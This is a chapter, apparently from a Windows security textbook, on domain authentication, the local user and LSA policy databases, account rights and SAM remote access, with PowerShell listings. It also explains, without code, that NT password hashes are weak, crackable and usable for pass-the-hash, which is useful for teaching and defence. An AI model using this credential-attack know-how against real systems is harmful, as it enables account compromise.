10

WINDOWS AUTHENTICATION

Before you can interact with a Windows system, you need to complete its complex authentication process, which converts a set of credentials, such as a username and a password, into a `Token` object that represents the user's identity.

Authentication is too big a topic to cover in a single chapter; therefore, I've split it into three parts. This chapter and the next one will provide an overview of Windows authentication, how the operating system stores a user's configuration, and how to inspect that configuration. In the chapters that follow, we'll discuss *interactive authentication*, the mechanism used to interact directly with a Windows system, such as via the GUI. The book's final chapters cover *network authentication*, a type of authentication that allows users who are not physically connected to a system to supply credentials and generate a `Token` object that represents their identity. For example, if you connect to a Windows system using its file-sharing network connection, you'll use network authentication under the hood to provide the identity needed to access file shares.

We'll begin this chapter with an overview of domain authentication. Then we'll take a deep dive into how the authentication configuration is stored locally, as well as how we can access that configuration using PowerShell. We'll finish with an overview of how Windows stores the local configura-

tion internally and how you can use your knowledge of it to extract a user's hashed password.

To make the most of these authentication chapters, I recommend setting up domain network virtual machines, as described in **Appendix A**. You can still run many of the examples without setting up the domain network, but any command that requires a network domain won't function without it. Also note that the actual output of certain commands might change depending on how you set up the virtual machines, but the general concepts should stay the same.

Domain Authentication

For the purposes of authentication, Windows sorts its users and groups into domains. A *domain* provides a policy for how users and groups can access resources; it also provides storage for configuration information such as passwords. The architecture of Windows domains is complex enough to require its own book. However, you should familiarize yourself with some basic concepts before we dig deep into the authentication configuration.

Local Authentication

The simplest domain in Windows lives on a stand-alone computer, as shown in **Figure 10-1**.



Figure 10-1: A local domain on a stand-alone computer

The users and groups on the computer can access only local resources. A local domain has a *local policy* that defines the application and security configuration on the computer. The domain is assigned the same name as the computer: *GRAPHITE*, in this example. The local domain is the only type you'll be able to inspect if you don't have an enterprise network configured.

Enterprise Network Domains

Figure 10-2 shows the next level of complexity, an enterprise network domain.



Figure 10-2: A single enterprise network domain

Instead of requiring each individual workstation or server to maintain its own users and groups, an enterprise network domain maintains these centrally on a *domain controller*. It stores the user configuration in a database on the domain controller called *Active Directory*. When a user wants to authenticate to the domain, the computer passes the authentication request to the domain controller, which knows how to use the user configuration to verify the request. We'll cover exactly how domain authentication requests are handled in **Chapters 12** and **14**, when we discuss interactive authentication and Kerberos.

Multiple domain controllers can manage a single domain; the domain controllers use a special replication protocol to duplicate the configuration so that they're always up to date. Having multiple domain controllers ensures redundancy: if one domain controller fails, another can provide authentication services to the computers and users in the domain.

Each domain controller also maintains a *group policy*, which computers in the network can query to automatically configure themselves using a common domain policy. This group policy can override the existing local policy and security configuration, making it easier to manage a large enterprise network. Each computer has a special user account that allows

them to authenticate to the domain. This allows the computer to access the group policy configuration without a domain user being authenticated.

Since Windows 2000, the name of the domain has been a DNS name; in **Figure 10-2**, it's *mineral.local*. For compatibility with older versions of Windows or applications that don't understand DNS names, the operating system also makes a simple domain name available. For example, the simple name in this case might be *MINERAL*, although the administrator is free to select their own simple name when setting up the domain.

Note that the local domain on an individual computer will still exist, even if there is a configured enterprise network domain. A user can always authenticate to their computer (the local domain) with credentials specific to that computer, unless an administrator disables the option by changing the local policy on the system. However, even though the computer itself is joined to a domain, those local credentials won't work for accessing remote resources in the enterprise network.

The local groups also determine the access granted to a domain user when they authenticate. For example, if a domain user is in the local *Administrators* group, then they'll be an administrator for the local computer. However, that access won't extend beyond that single computer. The fact that a user is a local administrator on one computer doesn't mean they will get administrator access on another computer on the network.

Domain Forests

The next level of complexity is the *domain forest*. In this context, a *forest* refers to a group of related domains. The domains might share a common configuration or organizational structure. In **Figure 10-3**, three domains make up the forest: *mineral.local*, which acts as the forest's root domain, and two child domains, *engineering.mineral.local* and *sales.mineral.local*. Each domain maintains its own users, computers, and group policies.



Figure 10-3: A domain forest

From a security perspective, some of the most important features in a forest are its *trust relationships*. A domain can be configured to trust another domain's users and groups. This trust can be *one-way*, meaning a domain trusts another's users, but not vice versa, or it can be *bidirectional*, meaning each domain trusts the other's users. For example, in **Figure 10-3**, there is bidirectional trust between the root domain and the *engineering.mineral.local* domain. This means that users in either domain can freely access resources in the other. There is also bidirectional trust between *sales.mineral.local* and the root. By default, when a new domain is added to an existing forest, a bidirectional trust relationship is established between the parent and child domains.

Note that there's no explicit trust relationship between the *engineering.mineral.local* and *sales.mineral.local* domains. Instead, the two domains have a bidirectional *transitive trust* relationship; as both domains have a bidirectional trust relationship with their common parent, the parent allows users in engineering to access resources in sales, and vice versa. We'll discuss how trust relationships are implemented in **Chapter 14**.

The forest also contains a shared *global catalog*. This catalog is a subset of the information stored in all the Active Directory databases in the forest. It allows users in one domain or subtree to find resources in the forest without having to go to each domain separately.

You can combine multiple forests by establishing inter-forest trust relationships, as shown in **Figure 10-4**. These trust relationships can also be one-way or bidirectional, and they can be established between entire forests or between individual domains as needed.



Figure 10-4: Multiple forests with trust relationships

In general, inter-forest trust relationships are not transitive. So, while in **Figure 10-4** *vegetable.local* trusts *mineral.local*, it won't automatically trust anything in the *sales.animal.local* domain even though there's a bidirectional trust relationship between *sales.animal.local* and *sales.mineral.local*.

NOTE

Managing trust relationships can be complex, especially as the numbers of domains and forests grow. It's possible to inadvertently create trust relationships that a malicious user could exploit to compromise

an enterprise network. I won't discuss how to analyze these relationships to find security issues; however, the security tool BloodHound (https://github.com/SpecterOps/BloodHound) can help with this.

The next few chapters will focus on the configuration of a local domain and a simple forest. If you want to know about more complex domain relationships, the Microsoft technical documentation is a good resource. For now, let's continue by detailing how a local domain stores authentication configurations.

Local Domain Configuration

A user must authenticate to the Windows system before a `Token` object can be created for them, and to authenticate to the system, the user must provide proof of their identity. This might take the form of a username and password, a smart card, or biometrics, such as a fingerprint.

The system must store these credentials securely so that they can be used to authenticate the user but are not publicly disclosed. For the local domain configuration, this information is maintained by the *Local Security Authority (LSA)*, which runs in the LSASS process. **Figure 10-5** gives an overview of the local domain configuration databases maintained by the LSA.



Figure 10-5: Local domain configuration databases

The LSA exposes various APIs that an application such as PowerShell can call. These APIs access two configuration databases: the user database and the LSA policy database. Let's go through what information is stored in each database and how they can be accessed from PowerShell.

The User Database

The *user database* stores two containers of information for the purposes of local authentication. One container holds local usernames, their SIDs, and passwords. The other holds local group names, their SIDs, and user membership. We'll look at each in turn.

Inspecting Local User Accounts

You can inspect the local user accounts with the `Get-LocalUser` command, which is built into PowerShell (**Listing 10-1**).

```
PS> Get-LocalUser | Select-Object Name, Enabled, Sid
Name               Enabled SID
----               ------- ---
admin              True    S-1-5-21-2318445812-3516008893-216915059-1001
Administrator      False   S-1-5-21-2318445812-3516008893-216915059-500
DefaultAccount     False   S-1-5-21-2318445812-3516008893-216915059-503
Guest              False   S-1-5-21-2318445812-3516008893-216915059-501
user               True    S-1-5-21-2318445812-3516008893-216915059-1002
WDAGUtilityAccount False   S-1-5-21-2318445812-3516008893-216915059-504
```

Listing 10-1: Displaying local user accounts using the Get-LocalUser command

This command lists the names and SIDs of all the local users on the device, and indicates whether each user is enabled. If a user is not enabled, the LSA won't allow the user to authenticate, even if they provide the correct password.

You'll notice that all the SIDs have a common prefix; only the last RID changes. This common prefix is the *machine SID*, and it's randomly generated when Windows is installed. Because it's generated randomly, each machine should have a unique one. You can get the machine SID by using `Get-NtSid` and specifying the name of the local computer, as shown in **Listing 10-2**.

```
PS> Get-NtSid -Name $env:COMPUTERNAME
Name      Sid
----      ---
GRAPHITE\ S-1-5-21-2318445812-3516008893-216915059
```

Listing 10-2: Querying the machine SID

There is no way to extract a local user's password using a public API. In any case, by default, Windows doesn't store the actual password; instead, it stores an MD4 hash of the password, commonly called the *NT hash*. When a user authenticates, they provide the password to the LSA, which hashes it using the same MD4 hash algorithm and compares it against the value in the user database. If they match, the LSA assumes that the user knew the password, and the authentication is verified.

You might be concerned that the use of an obsolete message digest algorithm (MD4) for the password hash is insecure—and you'd be right. Having access to the NT hashes is useful, because you might be able to crack the passwords to get the original text versions. You can also use a technique called *pass-the-hash* to perform remote network authentication without needing the original password.

NOTE

Windows used to store a separate LAN Manager (LM) hash *along with the NT hash. Since Windows Vista, this is disabled by default. The LM hash is extremely weak; for example, the password from which the hash is derived can't be longer than 14 uppercase characters. Cracking an LM hash password is significantly simpler than cracking an NT hash, which is also weak.*

You can create a new local user using the `New-LocalUser` command, as demonstrated in **Listing 10-3**. You'll need to provide a username and password for the user. You'll also need to run this command as an administrator; otherwise, it would be easy to gain additional privileges on the local system.

```
❶ PS> $password = Read-Host -AsSecureString -Prompt "Password"
  Password: ********

  PS> $name = "Test"
❷ PS> New-LocalUser -Name $name -Password $password -Description "Test User"
  Name Enabled Description
  ---- ------- -----------
  Test True    Test User
```

```
❸ PS> Get-NtSid -Name "$env:COMPUTERNAME\$name"
  Name          Sid
  ----          ---
  GRAPHITE\Test S-1-5-21-2318445812-3516008893-216915059-1003
```

Listing 10-3: Creating a new local user

To create a new local user, first we must get the user's password ❶. This password must be a secure string, so we pass the `AsSecureString` parameter to the `Read-Host` command. We then use the `New-LocalUser` command to create the user, passing it the name of the user and the secure password ❷. If you don't see an error returned, the creation succeeded.

Now that we've created the user, we can query the SID that the LSA assigned to the new user. We do this by using the `Get-NtSid` command and passing it the full name for the user, including the local computer name ❸. You'll notice that the SID consists of the machine SID and the incrementing final RID. In this case, the next RID is `1003`, but it could be anything, depending on what other users or groups have been created locally.

SECURE STRINGS

When you read a secure string, you're creating an instance of the .NET `System.Security.SecureString` class rather than a normal string. A secure string uses encryption to work around a potential security issue with .NET when handling sensitive information such as passwords. When a developer calls a Win32 API that needs a password, the memory containing the password can be allocated once, and when it's no longer needed, it can be zeroed to prevent it from being read by another process or written inadvertently to storage. But in the .NET runtime, the developer doesn't have direct control over memory allocations. The runtime can move object memory allocations around and will free up memory only when the garbage collector executes and finds the memory unreferenced. The runtime provides no guarantees that memory buffer will be zeroed when it gets moved or freed.

Therefore, if you stored the password in a normal string, there would be no way to ensure it wasn't left in memory, where someone could read it. The `SecureString` class encrypts the string in memory and decrypts it only when it

needs to be passed to native code. The decrypted contents are stored in a native memory allocation, which allows the caller to be sure that the value hasn't been copied and can be zeroed before being freed.

To delete the user created in **Listing 10-3** from the local system, use the `Remove-LocalUser` command:

```
PS> Remove-LocalUser -Name $name
```

Note that this command only removes the account; the deletion doesn't guarantee that any resources the user might have created will be removed. For this reason, the LSA should never reuse a RID: that might allow a new user access to resources for a previous user account that was deleted.

Inspecting Local Groups

You can inspect local groups in a manner similar to inspecting users, by using the `Get-LocalGroup` command (**Listing 10-4**).

```
PS> Get-LocalGroup | Select-Object Name, Sid
Name                    SID
----                    ---
Awesome Users           S-1-5-21-2318445812-3516008893-216915059-1002
Administrators          S-1-5-32-544
Backup Operators        S-1-5-32-551
Cryptographic Operators S-1-5-32-569
--snip--
```

Listing 10-4: Displaying local groups using the Get-LocalGroup command

You'll notice that there are two types of SIDs in the list. The first group, *Awesome Users*, has a SID prefixed with the machine SID. This is a locally defined group. The rest of the groups have a different prefix. As we saw in **Chapter 5**, this is the domain SID for the *BUILTIN* domain. These groups, such as *BUILTIN\Administrators*, are created by default along with the user database.

Each local group in the user database has a list of members, which can be users or other groups. We can use the `Get-LocalGroupMember` command to get the list of group members, as shown in **Listing 10-5**.

```
PS> Get-LocalGroupMember -Name "Awesome Users"
ObjectClass Name                    PrincipalSource
----------- ----                    ---------------
User        GRAPHITE\admin          Local
Group       NT AUTHORITY\INTERACTIVE Unknown
```

Listing 10-5: Displaying local group members for the Awesome Users *group*

Listing 10-5 shows three columns for each member of the *Awesome Users* group. The `ObjectClass` column represents the type of entry (in this case, either `User` or `Group`). If a group has been added as an entry, all members of that group will also be members of the enclosing group. Therefore, this output indicates that all members of the *INTERACTIVE* group are also members of the *Awesome Users* group.

Listing 10-6 shows how to add a new group and a new group member, using the `New-LocalGroup` and `Add-LocalGroupMember` commands. You'll need to run these commands as an administrator.

```
  PS> $name = "TestGroup"
❶ PS> New-LocalGroup -Name $name -Description "Test Group"
  Name      Description
  ----      -----------
  TestGroup Test Group

❷ PS> Get-NtSid -Name "$env:COMPUTERNAME\$name"
  Name               Sid
  ----               ---
  GRAPHITE\TestGroup S-1-5-21-2318445812-3516008893-216915059-1005

❸ PS> Add-LocalGroupMember -Name $name -Member "$env:USERDOMAIN\$env:USERNAME"
  PS> Get-LocalGroupMember -Name $name
  ObjectClass Name           PrincipalSource
  ----------- ----           ---------------
❹ User        GRAPHITE\admin Local
```

Listing 10-6: Adding a new local group and group member

We start by adding a new local group, specifying the group's name ❶. As with a user, we can query for the group's SID using the `Get-NtSid` command ❷.

To add a new member to the group, we use the `Add-LocalGroupMember` command, specifying the group and the members we want to add ❸. Querying the group membership shows that the user was added successfully ❹. Note that the user won't be granted access to the additional group until the next time they successfully authenticate; that is, the group won't be automatically added to existing tokens for that user.

To remove the local group added in **Listing 10-6**, use the `Remove-LocalGroup` command:

```
PS> Remove-LocalGroup -Name $name
```

That's all we'll say about the user database for now. Let's turn to the other database maintained by the LSA: the policy database.

The LSA Policy Database

The second database the LSA maintains is the LSA policy database, which stores account rights and additional related information, such as the system audit policy we covered in **Chapter 9** and arbitrary secret objects used to protect various system services and credentials. We'll cover the account rights in this section and secrets later in this chapter, when we discuss remote access to the LSA policy database.

Account rights define what privileges a user's token will be assigned when they authenticate, as well as what mechanisms the user can use to authenticate (logon rights). Like local groups, they contain a list of member users and groups. We can inspect the assigned account rights using the PowerShell module's `Get-NtAccountRight` command, as shown in **Listing 10-7**.

```
PS> Get-NtAccountRight -Type Privilege
Name                           Sids
----                           ----
SeCreateTokenPrivilege
SeAssignPrimaryTokenPrivilege NT AUTHORITY\NETWORK SERVICE, ...
```

```
SeLockMemoryPrivilege
SeIncreaseQuotaPrivilege      BUILTIN\Administrators, ...
SeMachineAccountPrivilege
SeTcbPrivilege
SeSecurityPrivilege           BUILTIN\Administrators
SeTakeOwnershipPrivilege      BUILTIN\Administrators
--snip--
```

Listing 10-7: Displaying the privilege account rights for the local system

In this case, we list only the privileges by specifying the appropriate `Type` value. In the output, we can see the name of each privilege (these are described in **Chapter 4**), as well as a column containing the users or groups that are assigned the privilege. You'll need to run the command as an administrator to see the list of SIDs.

You'll notice that some of these entries are empty. This doesn't necessarily mean that no user or group is assigned this privilege, however; for example, when a *SYSTEM* user token is created privileges such as `SeTcbPrivilege` are automatically assigned, without reference to the account rights assignment.

NOTE

If you assign certain high-level privileges to a user (such as SeTcbPrivilege, which permits security controls to be bypassed), it will make the user equivalent to an administrator even if they're not in the Administrators *group. We'll see a case in which this is important when we discuss token creation in* **Chapter 12**.

We can list the logon account rights using the same `Get-NtAccountRight` command with a different `Type` value. Run the command in **Listing 10-8** as an administrator.

```
PS> Get-NtAccountRight -Type Logon
Name                              Sids
----                              ----
SeInteractiveLogonRight           BUILTIN\Backup Operators, BUILTIN\Users, ...
SeNetworkLogonRight               BUILTIN\Backup Operators, BUILTIN\Users, ...
SeBatchLogonRight                 BUILTIN\Administrators, ...
SeServiceLogonRight               NT SERVICE\ALL SERVICES, ...
SeRemoteInteractiveLogonRight     BUILTIN\Remote Desktop Users, ...
```

```
SeDenyInteractiveLogonRight       GRAPHITE\Guest
SeDenyNetworkLogonRight           GRAPHITE\Guest
SeDenyBatchLogonRight
SeDenyServiceLogonRight
SeDenyRemoteInteractiveLogonRight
```

Listing 10-8: Displaying the logon account rights for the local system

Reading the names in the first column, you might think they look like privileges; however, they're not. The logon rights represent the authentication roles a user or group can perform. Each one has both an allow and a deny form, as described in **Table 10-1**.

Table 10-1: Account Logon Rights

Allow right	Deny right	Description
`SeInteractiveLogonRight`	`SeDenyInteractiveLogonRight`	Authenticate for an interactive session.
`SeNetworkLogonRight`	`SeDenyNetworkLogonRight`	Authenticate from the network.
`SeBatchLogonRight`	`SeDenyBatchLogonRight`	Authenticate to the local system without an interactive console session.
`SeServiceLogonRight`	`SeDenyServiceLogonRight`	Authenticate for a service process.
`SeRemoteInteractiveLogonRight`	`SeDenyRemoteInteractiveLogonRight`	Authenticate to interact

Allow right	Deny right	Description
		with a remote desktop.

If a user or group is not assigned a logon right, they won't be granted permission to authenticate in that role. For example, if a user who is not granted `SeInteractiveLogonRight` attempts to authenticate to the physical console, they'll be denied access. However, if they are granted `SeNetworkLogonRight`, the user might still be able to connect to the Windows system over the network to access a file share and authenticate successfully. The deny rights are inspected before the allow rights, so you can allow a general group, such as *Users*, and then deny specific accounts.

The PowerShell module also provides commands to modify the user rights assignment. You can add a SID to an account right using the `Add-NtAccountRight` command. To remove a SID, use the `Remove-NtAccountRight` command. We'll see examples of how to use these commands in **Chapter 12**.

Remote LSA Services

The previous section demonstrated communicating with the LSA on the local system and extracting information from its configuration databases in PowerShell using commands such as `Get-LocalUser` and `Get-NtAccountRight`. I previously described the mechanisms used to access this information as a single set of local APIs, but it's actually a lot more complicated than that. **Figure 10-6** shows how the two local domain configuration databases are exposed to an application such as PowerShell.



Figure 10-6: The LSA's remote services and objects

Consider the `Get-LocalUser` command, which calls a Win32 API to enumerate the local users. The user database is stored in the *security account manager (SAM) database* and is accessed using the *SAM remote service*. To enumerate the list of users in the local SAM database, an application must first request access to a domain object. From that domain object, the API can query the user list, or different APIs could enumerate local groups or aliases instead.

On the other hand, the LSA policy database is stored in the SECURITY database, and to access it, we use the *domain policy remote service*.

While the network protocols used to access the SAM and SECURITY databases are different, they share a couple of common idioms:

- The client initially requests a connection to the database.
- Once connected, the client can request access to individual objects, such as domains or users.
- The database and objects have configured security descriptors used to control access.

The PowerShell commands interact with the local LSA, but the same network protocol could be used to query the LSA on another machine in an enterprise network. To get a better understanding of how the database access works, we need to use the low-level APIs to drive the protocol, as the higher-level APIs used by commands such as `Get-LocalUser` hide much of the complexity and structure. The following sections discuss how you can access the databases directly to inspect their security information and configuration.

The SAM Remote Service

Microsoft documents the service used to access the SAM in the *MS-SAMR* document, which is available online. Luckily, however, we don't need to reimplement this protocol ourselves. We can make a connection to the SAM using the `SamConnect` Win32 API, which returns a handle we can use for subsequent requests.

In **Listing 10-9**, we make a connection to the SAM using the `Connect-SamServer` command, which exposes the `SamConnect` API.

```
PS> $server = Connect-SamServer -ServerName 'localhost'
PS> Format-NtSecurityDescriptor $server -Summary -MapGeneric
<Owner> : BUILTIN\Administrators
<Group> : BUILTIN\Administrators
<DACL>
Everyone: (Allowed)(None)(Connect|EnumerateDomains|LookupDomain|ReadControl)
BUILTIN\Administrators: (Allowed)(None)(Full Access)
NAMED CAPABILITIES\User Signin Support: (Allowed)(None)(GenericExecute|GenericRead
```

Listing 10-9: Connecting to the SAM and displaying its security descriptor

You can specify the name of the server containing the SAM using the `ServerName` property. In this case, we use *localhost* (for clarity; specifying this value is redundant, as it's the default for the command). The connection has an associated security descriptor that we query using the `Format-NtSecurityDescriptor` command introduced in **Chapter 5**.

NOTE

*In **Chapter 6** we discussed using the `Set-NtSecurityDescriptor` command to modify a security descriptor. You could use this to grant other users access to the SAM, but doing so is not recommended; if done incorrectly, it could grant a low-privileged user SAM access, which could lead to an elevation of privileges or even a remote compromise of the Windows system.*

You can request specific access rights on the connection with the `Access` parameter. If it's not specified (as was the case in **Listing 10-9**), the command will request the maximum allowed access. The following are the defined access rights for the SAM server connection:

`Connect` Enables connecting to the SAM server

`Shutdown` Enables shutting down the SAM server

`Initialize` Enables initializing the SAM database

`CreateDomain` Enables creating a new domain in the SAM database

`EnumerateDomains` Enables enumerating domains in the SAM database

